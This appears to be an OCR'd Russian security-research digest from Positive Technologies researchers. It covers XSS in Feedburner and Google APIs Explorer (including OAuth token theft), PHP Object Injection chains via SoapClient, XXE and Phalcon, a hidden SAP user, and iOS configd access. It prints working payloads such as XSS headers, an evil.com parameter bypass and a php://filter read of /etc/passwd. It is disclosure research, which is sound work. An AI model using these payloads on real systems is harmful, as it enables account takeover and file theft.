Уязвимость была в сервисе под названием Feedburner. Сначала я создал фид и попробовал внедрить в него код. Но на странице не появлялись внедренные данные — только безобидные ссылки. После нескольких безуспешных попыток я обнаружил множество сообщений на странице PodMedic. PodMedic просматривает каждую ссылку в фиде. Если была обнаружена проблема при создании вложения, PodMedic сообщает причину. В сообщениях говорилось, что ссылки некорректны: сервер отдает неправильный Content Type.

Бьюсь об заклад, решил я, что Content Type на этой странице не фильтруется. Простой скрипт для сервера:

```
<?php header('Content-
Type: text/<img src=z
onerror=alert(document.
domain)>; charset=UTF-8'); ?>
```

И мы получили то, что хотели (см. скриншот справа).



История о маленьком Callback, который смог

Уязвимость в Feedburner не порадовала: в ней не было ничего примечательного. Поэтому я сразу же продолжил поиски. Мое внимание привлек сервис APIs Explorer на developers.google.com. Это инструмент, который помогает интерактивно исследовать разные интерфейсы программирования Google. С его помощью можно просматривать API и их версии, доступные методы для каждого API, поддерживаемые параметры с сопроводительной документацией и многое другое. В действительности меня заинтересовала система кроссдоменного взаимодействия, основанная на postMessage. Ссылка на исследуемый Google API задается следующим образом:

```
https://developers.google.com/
apis-explorer/?base=https://
webapis-discovery.appspot.com/_
ah/api#p/
```

Параметр Base фильтруется некоторыми регулярными выражениями (на самом деле, плохо фильтруется), которые легко обойти, используя символ %23:

```
https://developers.google.com/
apis-explorer/?base=https://
evil.com%23webapis-discovery.
appspot.com/_ah/api#p/admin/
reports_v1/
```

В результате создается iframe с параметром src=evil.com, ждем сообщения от него. Каждое сообщение должно содержать два токена. Первый токен содержится в window.name данного iframe, второй передается в location.hash. Я просмотрел, какие сообщения передаются от webapis-discovery.appspot.com/_ah/api, и написал страницу для передачи тех же сообщений с действующими токенами. Страница отрабатывала отлично, и я попробовал передать какие-нибудь HTML-данные для внедрения. Безуспешно. Я мог бы изменить текст, расположение изображений, но этого недостаточно для XSS. Также была возможность изменить ссылку на документацию. Мне удалось изменить ее на **javascript:alert(document.domain).**

Но и этого мне было недостаточно. Мне не нравилось, что для эксплуатации необходимо действие от пользователя. Пользователи никогда не делают то, что я хочу :) — в данном случае не нажмут на ссылку. Поэтому я использовал страницу на developers.google.com с функцией Callback (сейчас почти все разработчики считают ее безопасной). Я добавил перенаправление на эту страницу с Callback вроде **parent.links[0].click** в мой эксплойт, после того как создалась ссылка на документацию с помощью postMessage. Символы [ ] фильтровались. На самом деле, Callback был такой:

```
document.body.lastElementChild.
previousSibling.
lastElementChild.
firstElementChild.
firstElementChild.
lastElementChild.
firstElementChild.
firstElementChild.
firstElementChild.nextSibling.)
```


Пробуем. Ура! Работает отлично и без взаимодействия с пользователем. Итак, эксплойт выглядел примерно следующим образом:


```
token_1 = location.hash.
split('rpctoken=')[1];
token_2 = window.name;
send_
payload(data,token_1,token_2);
window.setTimeout('document.
location=callback_url;',3000);
// Пауза из-за медленного
интернет-соединения...
```

И конечно же, я сделал клевый скриншот (см. справа).

Мне понравился этот метод эксплуатации. Я попробовал применить его в других сервисах, и мне удалось украсть токен OAuth пользователя, купить любое приложение в Google Play от его имени, используя пользовательские платежные данные, при этом купленное приложение автоматически устанавливалось на устройство пользователя.

Ребятам из Google Security Team эта техника тоже понравилась, и они описали ее на OWASP AppSec Eu, назвав ее Reverse Clickjacking (см. доклад Эдуардо Велы: bit.ly/1gPu3Ug).





Найдены критические уязвимости в Oracle Siebel и Oracle Database

В ходе исследования защищенности Oracle Siebel CRM эксперты Positive Technologies выявили множественные проблемы безопасности, способные привести к удаленному выполнению команд, доступу к внутренним ресурсам сети и файловой системе, отказу в обслуживании и раскрытию важных данных. Кроме того, в СУБД Oracle Database была обнаружена уязвимость, которая позволяет злоумышленнику получить доступ к содержимому удаленных ресурсов и проводить атаки, направленные на отказ в обслуживании. В исследовании участвовали специалисты Positive Technologies Вячеслав Егошин, Никита Михалевский, Алексей Осипов, Дмитрий Серебрянников, Дмитрий Скляров, Александр Тляпов, Сергей Щербель и Тимур Юнусов. В середине октября 2013 года было представлено кумулятивное обновление безопасности Critical Patch Update (CPU), исправляющее эти и другие ошибки в различных продуктах Oracle.

UNSERIALIZE: СВЕЖИЕ СПОСОБЫ ЭКСПЛУАТАЦИИ PHP OBJECT INJECTION

Арсений Реутов
ptsecurity.ru/lab/analytics/

На дворе 2013 год, а уязвимость, связанная с преобразованием непроверенных сериализованных данных в представление PHP, она же unserialize-баг, все еще актуальна. Более того, проведенное мной исследование встроенных классов PHP показало, что возможны и новые, более универсальные способы эксплуатации, использующие уязвимости самого интерпретатора.

PHP Object Injection

В 2009 году небезызвестный Стефан Эссер на конференции Power of Community в Сеуле выступил с исследованием Shocking News in PHP Exploitation, где, помимо прочего, выявил возможные сценарии атак, когда пользовательские данные попадают в функцию unserialize(). Можно сказать, что именно тогда появился новый термин PHP Object Injection, обозначающий уязвимость, позволяющую внедрять произвольные объекты PHP в контекст веб-приложения. Уязвимость позволяет проводить множество атак: от XSS до выполнения произвольного кода, в зависимости от структуры объектов уязвимого приложения.

Сериализованные данные после преобразования в объект PHP могут изменить рабочий процесс приложения с помощью так называемых магических методов. Например, если у класса определен магический метод __get(), то он будет вызываться каждый раз, когда у объекта запрашивается несуществующее свойство. При эксплуатации PHP Object Injection наиболее полезны методы __wakeup() и __destruct(): первый вызывается при десериализации объекта, второй — при выгрузке объекта, т. е. пр завершении работы сценария. Оба метода вызываются автоматически, без необходимости проведения каких-либо операций над объектом.

В сложных современных веб-приложениях без объектно-ориентированного подхода просто не обойтись, поэтому очень часто можно встретить деструкторы классов, которые выполняют действия для выгрузки объекта. Например, класс взаимодействия с базой данных закрывает соединение, класс кэша может удалять временные файлы. Именно в деструкторах таится главная опасность для разработчиков, которые зачастую не учитывают, что при десериализации возможна подмена свойств объекта на произвольные значения. Многие популярные веб-приложения были затронуты PHP Object Injection, в их числе Invision Power Board, Joomla и vBulletin.

В последней версии vBulletin я обнаружил любопытный unserialize(). Он показал, что полезными могут оказаться не только __wakeup() и __destruct(), все зависит от того, какие данные ожидает веб-приложение после десериализации данных. И более того, необязательно ориентироваться только на собственные классы приложения, ведь есть и внутренние классы PHP, речь о которых пойдет ниже.

Смотрим vBulletin

В плане безопасности популярный форум vBulletin знал лучшие годы. В пятой версии «вобла» все дальше ушла от простого форума и стала громоздким комьюнити-комбайном. Из праздного интереса я открыл папку core (которая, к слову, не защищена .htaccess), где в инклудах обнаружил исходники Apache log4php. Данный фреймворк является удобным инструментом логирования в PHP и используется в таких проектах как SugarCRM, vtiger и CMS Made Simple. Но если в этих веб-приложений от log4php остался только основной функционал, то в vBulletin оказался полный код фреймворка, в том числе доступный из Веба каталог с примерами использования лог-фреймворка. Один из сценариев оказался крайне любопытным: при обращении к нему на порту 4242 запускался сервер, который при получении данных пытался их десериализовать. Так как полезных магических методов в log4php найти не удалось, было решено обратиться к классам PHP. С помощью следующего сценария я получил список всех магических методов в объявленных классах:

```
<?php
$classes = get_declared_
classes();
foreach($classes as $class) {
    $methods = get_class_
methods($class);
    foreach ($methods as
$method) {
        if (in_array($method,
array('__destruct', '__
toString', '__wakeup', '__
call', '__callStatic', '__get',
'__set', '__isset', '__unset',
'__invoke', '__set_state'))) {
            print $class . '::'
. $method . "\n";
        }
    }
}
```

Список объемный, но как оказалось, почти все классы не позволяли сериализацию либо были бесполезными. Внимание привлек класс SoapClient и его метод __call(), который запускается, если попытаться вызвать несуществующий метод. Это как раз то, что нужно, ведь в уязвимом сценарии после преобразования данных в объект вызывался метод getRootLogger(). Класс SoapClient имеет множество свойств, а при вызове несуществующего метода он позволяет отправлять SOAP-запросы на произвольные адреса. Уже интересно, посмотрим, что можно из этого выжать.

SoapClient

Работа класса SoapClient

Конструктор класса SoapClient принимает два аргумента: адрес WSDL-документа в формате XML, описывающий SOAP-интерфейс, а также массив опций. Если передать в качестве $wsdl значение NULL, то объект будет инициализирован в режиме non-WSDL. Проблема в том, что при режиме с WSDL-документом класс не предусматривает нормальной сериализации свойств, а вот с non-WSDL все в порядке. Поэтому остается один вариант с $wsdl=null и ограниченным набором опций. Но даже с тем, что было доступно, получилось довольно много. Начнем с банальной XSS, конструируем следующий объект SoapClient:

```
<?php
$c = new SoapClient(null,
array('uri'=>'http://test.
com/', 'location'=>'http://
test.com/api.php'));
```

Контролируемый нами сценарий api.php отдает HTTP-ответ с кодом 404:

```
<?php
header("HTTP/1.0 404
<script>alert(1)</script>");
```

Вместо статус-сообщения «Not Found» api.php отправляет произвольную строку, SoapClient видит код 404, генерирует исключение SoapFault, сообщая о том, что удаленный ресурс не найден, и возвращает нашу строку в тело ответа.

Одна из возможностей SoapClient — локальное кэширование WSDL-документа. Хотя это не помогло бы эксплуатации PHP Object Injection в vBulletin, все же стало интересно, как это делает SoapClient. Оказалось, что документ сохраняется без всяких проверок соответствия пути директиве конфигурации PHP open_basedir, которая запрещает файловые операции вне указанного каталога:

```
<?php
ini_set('open_basedir', '/var/
www');
ini_set('soap.wsdl_cache_
enabled', true);
ini_set('soap.wsdl_cache_dir',
'/tmp');
$c = new SoapClient('http://
test.com/test.wsdl',
array('cache_wsdl' => WSDL_
CACHE_DISK));
```

Схема реализации XSS через SoapClient




Схема реализации XSS через SoapClient

Итак, нужно было что-то более интересное, чем просто XSS, почему бы не XXE, ведь SOAP работает с XML? И действительно, SoapClient уязвим к внедрению внешних XML-сущностей, даже несмотря на то, что при попытке парсинга DOCTYPE сообщал, что он не поддерживается! Дело в том, что исключение вызывалось уже после обработки DTD, а в используемом XML-парсере LibXML опция обработки внешних сущностей включена по умолчанию. Никакого вывода сущностей добиться не удалось, однако помогло замечательное исследование реализации XXE через внешние каналы связи моих коллег Алексея Осипова и Тимура Юнусова. Техника позволяет отправлять содержимое файла через HTTP-запросы прямо в запрашиваемом пути. А вместе с разнообразными PHP-обработчиками схем удалось добиться чтения любых файлов. В этом помог враппер php:// и фильтр base64:

```
php://filter/read=convert.
base64-encode/resource=/etc/
passwd
```

Итак, эксплуатация PHP Object Injection через внутренний класс PHP оказалось успешной. Помимо vBulletin, данный вектор будет работать в Joomla <=3.0.3, где через unserialize() возможно внедрение SQL-операторов и удаление произвольного каталога.

Вполне очевидно, что не всегда можно встретить вызов метода на десериализованном объекте, и, к сожалению, в классах PHP нет ни одного деструктора, который брал бы из свойства объект и пытался выполнить у него какой-либо метод. Если обратиться к популярным компонентам, то одним из самых подходящих является шаблонизатор Smarty. В нем можно встретить следующий код:

```
<?php
public function __destruct()
{
    if ($this->smarty->cache_
locking && isset($this->cached)
&& $this->cached->is_locked) {
        $this->cached->handler-
>releaseLock($this->smarty,
$this->cached);
    }
}
```

Если поместить в свойство handler наш объект SoapClient, то операции над объектом в коде веб-приложения не потребуются и XXE будет проэксплуатирована автоматически через метод __destruct().

What's next?

В PHP 5.5 намечается нововведение в функции unserialize(), а именно второй аргумент, который позволит разработчикам запретить обработку объектов либо указать белый список разрешенных. В настоящее время используются регулярные выражения, которые зачастую можно легко обойти, либо данные не проверяются вовсе. Например, в Invision Power Board <= 3.3.4 была вот такая смешная проверка:

```
$_value = $_COOKIE[
ipsRegistry::$settings['cookie_
id'].$name ];
if ( substr( $_value, 0, 2 ) ==
'a:' ) {
        return unserialize(
stripslashes( urldecode( $_
value ) ) );
}
```

В строке проверяются первые два символа: если это «a:», т. е. сериализованный массив, то строка попадает в unserialize(). Однако атакующему ничто не мешает отправить массив объектов, что приведет к обходу проверки.

Говоря о будущем PHP Object Injection, стоит рассказать о PHP-фреймворке следующего поколения под именем Phalcon, который становится все более популярным у веб-разработчиков. Его особенность в том, что весь код написан на чистом C, что делает его самым быстрым PHP-фреймворком. Phalcon реализован в качестве расширения PHP, соответственно требует компиляции и включения в конфигурацию PHP. При этом все классы фреймворка становятся доступными в контексте веб-приложения без каких-либо инклудов внешних файлов. Если представить какой-нибудь shared-хостинг, у которого Phalcon включен для всех пользователей по умолчанию, то очевидно, что это позволит использовать классы фреймворка через unserialize(), даже если уязвимое веб-приложение написано не на его базе. Я решил проверить, возможна ли эксплуатация unserialize() через классы Phalcon, и как оказалось — это очень даже просто!

Phalcon

Получив магические методы из всех классов фреймворка, я не нашел ни одного деструктора, но был обнаружен один __wakeup():

```
<?php
PHP_METHOD(Phalcon_Logger_
Adapter_File, __wakeup){

        zval *path, *options,
*mode = NULL, *file_handler;

        PHALCON_MM_GROW();

        PHALCON_OBS_VAR(path);
        phalcon_read_property_
this(&path, this_ptr, SL("_
path"), PH_NOISY_CC);

        PHALCON_OBS_
VAR(options);
        phalcon_read_property_
this(&options, this_ptr, SL("_
options"), PH_NOISY_CC);
        if (phalcon_array_isset_
string(options, SS("mode"))) {
                PHALCON_OBS_
VAR(mode);
                phalcon_array_
fetch_string(&mode, options,
SL("mode"), PH_NOISY_CC);
        } else {
                PHALCON_INIT_
NVAR(mode);
                ZVAL_
STRING(mode, "ab", 1);
        }

        /**
         * Re-open the file
handler if the logger was
serialized
         */
        PHALCON_INIT_VAR(file_
handler);
        PHALCON_CALL_FUNC_
PARAMS_2(file_handler, "fopen",
path, mode);
        phalcon_update_
property_this(this_ptr, SL("_
fileHandler"), file_handler
TSRMLS_CC);

        PHALCON_MM_RESTORE();
}
```

Данный код получает из protected-свойства _path путь и открывает его функцией fopen() в режиме, передающемся в свойстве _options. С помощью данного кода можно открыть тысячи файлов и забить все дескрипторы, но это неинтересно. Но что если поместить в _path объект? При вызове fopen() он будет преобразован в строку, за что отвечает магический метод __toString(). А вот этот метод Phalcon использует очень широко. Я не буду описывать все внутренности фреймворка, скажу лишь, что в одном из __toString() удалось добиться инициализации произвольных объектов и вызова любых методов. Уже на этом этапе можно подсунуть наш SoapClient и провести XXE, но RCE всегда лучше! Пробежавшись по исходникам на предмет вызова функции phalcon_require (инклудит файлы так же, как и require в PHP), я обнаружил класс \Phalcon\Mvc\View\Engine\Php, в котором метод render позволяет иклудить произвольные файлы. Таким образом, через __wakeup() удалось вызвать __toString, а через него — подключение произвольных файлов.

Итак, PHP Object Injection все еще жив и будет жить. Вместе с «безопасной» версией unserialize() в PHP 5.5 появилось много новых классов — и, возможно, не без уязвимостей.

Схема реализации XSS через SoapClient

BACKDOOR ОТ SAP

Дмитрий Гуцко
habrahabr.ru/company/pt/blog/189434/

Проводить исследования по безопасности SAP — одна из основных моих задач в Positive Technologies. Кроме того, мне нужна была тема для выступления перед слушателями на нашем форуме PHDays III. И я ее нашел: как в SAP-системе можно скрыть наличие профиля SAP_ALL у пользователя (то есть, всех возможных авторизаций). Если злоумышленнику удалось проникнуть в систему, получить права на создание пользователей и присвоение им привилегий, то скорее всего следующим шагом для закрепления в системе будет создание для себя новой учетной записи, разумеется со всеми необходимыми правами. Но такой пользователь будет отображаться в результатах внутренних проверок, внешних аудитов, и трудно рассчитывать, что пользователь с правами SAP_ALL останется незамеченным.

Итак, приступим. Я наметил два вектора проведения работ:

1. Запутать работу отчетов по анализу полномочий: посредством вложенности профилей, использования ссылочного пользователя, ролей, копий профиля и т. п.
2. Если спросить у спецов по SAP: «Как получить список пользователей, обладающих определенными правами?» — они назовут транзакцию SUIM, отчет RSUSR002, что, по сути, одно и то же. Отсюда следующая идея: на основании анализа ABAP-кода отчета RSUSR002 придумать механизм для преодоления алгоритма работы отчета, тем самым скрыв пользователя.

По первому вектору заинтересовавшимся предлагаю посмотреть материалы моего выступления (slidesha.re/1eHb2Vb), о втором же речь пойдет ниже.

Обратимся к логике работы отчета. Она проста: берется список всех пользователей системы, и каждый пользователь пошагово проверяется на наличие искомых полномочий. Если пользователь не соответствует условиям поиска — он удаляется из списка. Все вроде бы просто... Но при анализе внимание привлекает следующая строка:

Из списка вывода удаляется пользователь с загадочным именем «12 точек». Проверим наше предположение на практике: создадим пользователя с именем из 12 точек, назначим ему различные роли и профили — и посмотрим на результаты анализа отчета. Как и ожидалось, в результатах отчета пользователь с таким именем отсутствует!

Не правда ли, интересно: зачем такое могло понадобиться производителю SAP? На этот вопрос я, конечно, не могу дать ответа. Может, этот пользователь создавался при генерации отчетов EARLYWATCH и что-то «делал» в системе?..

Для уязвимости определили следующий CVSS-вектор:

```
CVSS Base Score: 4.6
CVSS Base Vector: AV:N/AC:H/
AU:S/C:P/I:P/A:P
```

Рейтинг, вроде бы, невысокий, но согласитесь: неприятно осознавать тот факт, что производитель системы, в которой у нас хранится и обрабатывается вся критическая бизнес-информация, оставил подобные лазейки для сокрытия каких-то специально заведенных пользователей. Собственно, для чего это могло быть нужно?

Однако, не так уж все и плохо. В июне 2013 года обновление, закрывающее эту уязвимость, уже вышло: SAP Note 1844202. Скачав выпущенное обновление, вы избавитесь от подобной проблемы на своих системах.

Как видно из таблицы ниже, исправление было выпущено для всех существующих версий SAP_BASIS, начиная с версии 4.6B. Иначе говоря, если вы еще не успели обновиться, то данная закладка со стопроцентной вероятностью будет и у вас.

Affected Releases

Software Component	Release	From Release	To Release
SAP_BASIS	46	46B	46D
SAP_BASIS	60	620	640
SAP_BASIS	70	700	702
SAP_BASIS	71	710	730
SAP_BASIS	731	731	731
SAP_BASIS	740	740	740

Эксперты Positive Research помогли SAP исправить опасную ошибку

В ноябре 2013 года немецкая компания SAP выпустила обновление, закрывающее уязвимости в ряде продуктов компании, в частности в сервис-ориентированной интеграционной платформе NetWeaver, которая является основой для всех приложений SAP Business Suite. Эксплуатация данной уязвимости, найденной специалистами исследовательского центра Positive Research Дмитрием Гуцко и Дмитрием Скляровым, влечет за собой раскрытие конфиденциальной информации. Ошибка касается SAP NetWeaver 7.20 и базового компонента (SAP_BASIS) версии 7.3, а также более ранних версий этих продуктов.

КАК ПОЛУЧИТЬ НЕДОСТУПНУЮ ИНФОРМАЦИЮ НА IOS

Кирилл Ермаков
habrahabr.ru/company/pt/blog/181936/

По следам своего выступления на Positive Hack Days я хотел бы поделиться с вами результатами исследования демона **configd** на MACH-уровне в iOS 6. Как вы знаете, в iOS доступно не так много информации о состоянии подключения Wi-Fi. В общем-то, Public API не дает возможности узнать ничего, кроме SSID, BSSID и сетевых настроек адаптера. А режим шифрования? мощность сигнала? Я расскажу, как узнать все это без применения Private API и Jailbreak.

Заранее прошу прощения, но в этой статье будет много исходников. Для начала давайте вспомним, как это делалось раньше, на прошивке iOS 5.*. Использовался Apple System Log facility (bit.ly/1nfssLv): можно было получить системные сообщения, которые ОС выводит в момент подключения к сети. В них фигурировали режим шифрования и мощность сигнала. А получали мы их вот так:

```
  aslmsg asl, message;
  aslresponse searchResult;
  int i;
  const char *key, *val;
  NSMutableArray *result_dicts
= [NSMutableArray array];

  asl = asl_new(ASL_TYPE_
QUERY);
  if (!asl)
  {

DDLogCError(@"Failed creating
ASL query");
  }
  asl_set_query(asl, "Sender",
"kernel", ASL_QUERY_OP_EQUAL);
  asl_set_query(asl, "Message",
"AppleBCMWLAN Joined BSS:",
ASL_QUERY_OP_PREFIX|ASL_QUERY_
OP_EQUAL);
  searchResult = asl_
search(NULL, asl);
  while (NULL !=
(message = aslresponse_
next(searchResult)))
  {
      NSMutableDictionary
  *tmpDict =
  [NSMutableDictionary
  dictionary];

      for (i = 0; (NULL != (key
  = asl_key(message, i))); i++)
      {
      NSString
  *keyString = [NSString
  stringWithUTF8String:(char *)
  key];

      val = asl_get(message,
  key);

      NSString
  *string = [NSString
  stringWithUTF8String:val];
                        [tmpDict
  setObject:string
  forKey:keyString];
      }
      [result_dicts
  addObject:tmpDict];
  }
  aslresponse_
free(searchResult);
  asl_free(asl);
```

Но, как водится у Apple, узнав об этом, они закрыли доступ к системным сообщениям в ASL. Пришлось искать новый путь для получения этих данных. Тогда вопрос был поставлен по-другому: как вообще можно получить эти данные на Mac OS и iOS?

Прежде всего, при помощи утилиты scutil (bit.ly/1iwqdjy), которая позволяет получить данные о конфигурации системы, в том числе и необходимые нам. Тестовый iPhone с iOS 6 и Jailbreak показал, что утилита работает исправно. Я начал искать, как еще можно «дотянуться» до System Configuration на iOS.

Путь оказался тривиален до безумия — библиотека System Configuration.framework (bit.ly/1jcSbig). С ее помощью на Mac OS можно программно подключаться к хранилищу значений и получать property list (bit.ly/1jcSs4J) с данными о беспроводных сетях.

Но если посмотреть заголовочный файл этой библиотеки на iOS, то становится грустно: использование требуемого метода запрещено.

```
  CFPropertyListRef
  SCDynamicStoreCopyValue
        (
  SCDynamicStoreRef
store,
  CFStringRef
key
                        )
                  __OSX_AVAILABLE_
STARTING(__MAC_10_1,__IPHONE_
NA);
```

Для начала убедимся, что метод вообще работоспособен.

```
  void *handle = dlopen("/
System/Library/Frameworks/
SystemConfiguration.framework/
SystemConfiguration", RTLD_
LAZY);
  CFArrayRef (*_
SCDynamicStoreCopyKeyList)
(int store, CFStringRef
pattern) = dlsym(handle,
"SCDynamicStoreCopyKeyList");

  NSLog(@"Lib handle: %u",
handle);

  NSString *key = @"State:/
Network/Global/DNS";

  CFArrayRef testarrray =  _
SCDynamicStoreCopyKeyList(0,
CFSTR("State:/Network/
Interface/en0/AirPort"));
  NSLog(@"Tested array res:
%@", testarrray);
```

Все отлично, результат возвращается. Значит, у нас нет никаких программных блокировок, кроме формального запрета Apple, который не даст возможности пройти валидацию в AppStore. Впрочем, почему бы нам не написать кусочек этой библиотеки самостоятельно?

Исходники найти оказалось очень просто: это часть демона configd (bit.ly/RuCbRi). Самое интересное начинается, когда читаешь описание функции SCDynamicStoreCopyValue (bit.ly/1gPxpqs).

```
  #include "config.h"
/* MiG generated file */

  ...

          /* send the key &
fetch the associated data from
the server */
      status =
configget(storePrivate->server,
                  myKeyRef,
                  myKeyLen,
                  &xmlDataRef,
                  (int
*)&xmlDataLen,
                  &newInstance,
                  (int *)&sc_
status);
```

Окей. Идет обращение к сгенерированному при помощи MACH Interface Generator (bit.ly/1ntSdEY) файлу. Соответственно, имеем описание на языке MIG, лежащее в файле неподалеку (bit.ly/1r4z5h3).

```
routine configget     (
server          : mach_port_t;
                  key          :
xmlData;
                out     data
: xmlDataOut, dealloc;
                out
newInstance     : int;
                out     status
: int);
```

После этого у вас есть два пути — путь нормального человека и путь джедая. Вы могли бы запустить утилиту mig на файл config.defs и получить коды для вставки в проект. Но, к сожалению, на момент исследования мы этого файла не обнаружили и пришлось заняться реверс-инжинирингом. Джедайствовал Дмитрий Скляров, который смог восстановить процесс обращения к MACH-порту configd. С его помощью получилось восстановить метод целиком.

```
#define kMachPortConfigd "com.
apple.SystemConfiguration.
configd"

-(NSDictionary *)
getSCdata:(NSString *)key
 {

     if(SYSTEM_VERSION_LESS_
THAN(@"6.0"))
     {
         // It does not work
on iOS 5.*
         return nil;
     }

     struct send_body {mach_
msg_header_t header; int count;
UInt8 *addr; CFIndex size0; int
flags; NDR_record_t ndr; CFIndex
size; int retB; int rcB; int
f24; int f28;};

     mach_port_t bootstrapport
= MACH_PORT_NULL;
     mach_port_t configport =
MACH_PORT_NULL;
     mach_msg_header_t *msg;
     mach_msg_return_t msg_
return;
     struct send_body send_
msg;
     // Make request
     CFDataRef  extRepr;
     extRepr = CFStringCreat
eExternalRepresentation(NULL,
(__bridge CFStringRef)(key),
kCFStringEncodingUTF8, 0);

     // Connect to Mach MIG
port of configd
     task_get_bootstrap_
port(mach_task_self(),
&bootstrapport);
     bootstrap_look_
up2(bootstrapport,
kMachPortConfigd, &configport, 0,
8LL);
     // Make request

     send_msg.count = 1;
     send_msg.addr = (UInt8*)
CFDataGetBytePtr(extRepr);
     send_msg.size0 =
CFDataGetLength(extRepr);
     send_msg.size =
CFDataGetLength(extRepr);
     send_msg.flags =
0x1000100u;
     send_msg.ndr = NDR_
record;

     // Make message header

     msg = &(send_msg.header);
     msg->msgh_bits =
0x80001513u;
     msg->msgh_remote_port =
configport;
     msg->msgh_local_port =
mig_get_reply_port();
     msg->msgh_id = 20010;
     // Request server
     msg_return = mach_
msg(msg, 3, 0x34u, 0x44u, msg-
>msgh_local_port, 0, 0);
     if(msg_return)
     {
         if (msg_return -
0x10000002u >= 2 && msg_return
!= 0x10000010 )
         {
             mig_dealloc_
reply_port(msg->msgh_local_
port);
         }
         else
         {
             mig_put_reply_
port(msg->msgh_local_port);
         }
     }
     else if ( msg->msgh_id !=
71 && msg->msgh_id == 20110 &&
msg->msgh_bits <= -1 )
     {
         if ((send_msg.flags &
0xFF000000) == 0x1000000)
         {
             CFDataRef
deserializedData = CFDataCreate
WithBytesNoCopy(kCFAllocatorDe
fault, send_msg.addr,send_msg.
size0, kCFAllocatorNull);
             CFPropertyListRef
proplist = CFPropertyListC
reateWithData(kCFAllocator
Default, deserializedData,
kCFPropertyListImmutable, NULL,
NULL);
             mig_dealloc_
reply_port(msg->msgh_local_
port);
             mach_port_
deallocate(mach_task_self(),
bootstrapport);
             mach_port_
deallocate(mach_task_self(),
configport);
             mach_msg_
destroy(msg);
             NSDictionary
*property_list = (__bridge
NSDictionary*)proplist;
             if(proplist)

CFRelease(proplist);

CFRelease(deserializedData);

CFRelease(extRepr);
             return property_
list;
         }
     }
     mig_dealloc_reply_
port(msg->msgh_local_port);
     mach_port_
deallocate(mach_task_self(),
bootstrapport);
     mach_port_
deallocate(mach_task_self(),
configport);
     mach_msg_destroy(msg);
     CFRelease(extRepr);
     return nil;
 }
```

Интересующие нас значения располагаются по ключу @«Setup:/Network/Interface/en0/AirPort».

Итак, мы реализовали часть System Configuration.framework самостоятельно и получили необходимые данные, не прибегая к Jailbreak или незаконному использованию библиотек. Что любопытно, в iOS 6 имеется больше 100 открытых для подключения MACH-портов с самыми разнообразными именами. Мне кажется, это дает довольно богатую почву для исследований.

РУКОВОДСТВО ПО ВЫСТРАИВАНИЮ ЗВЕЗД: KERNEL POOL SPRAYING И VMWARE CVE-2013-2406

Артем Шишкин
habrahabr.ru/company/pt/blog/172719/

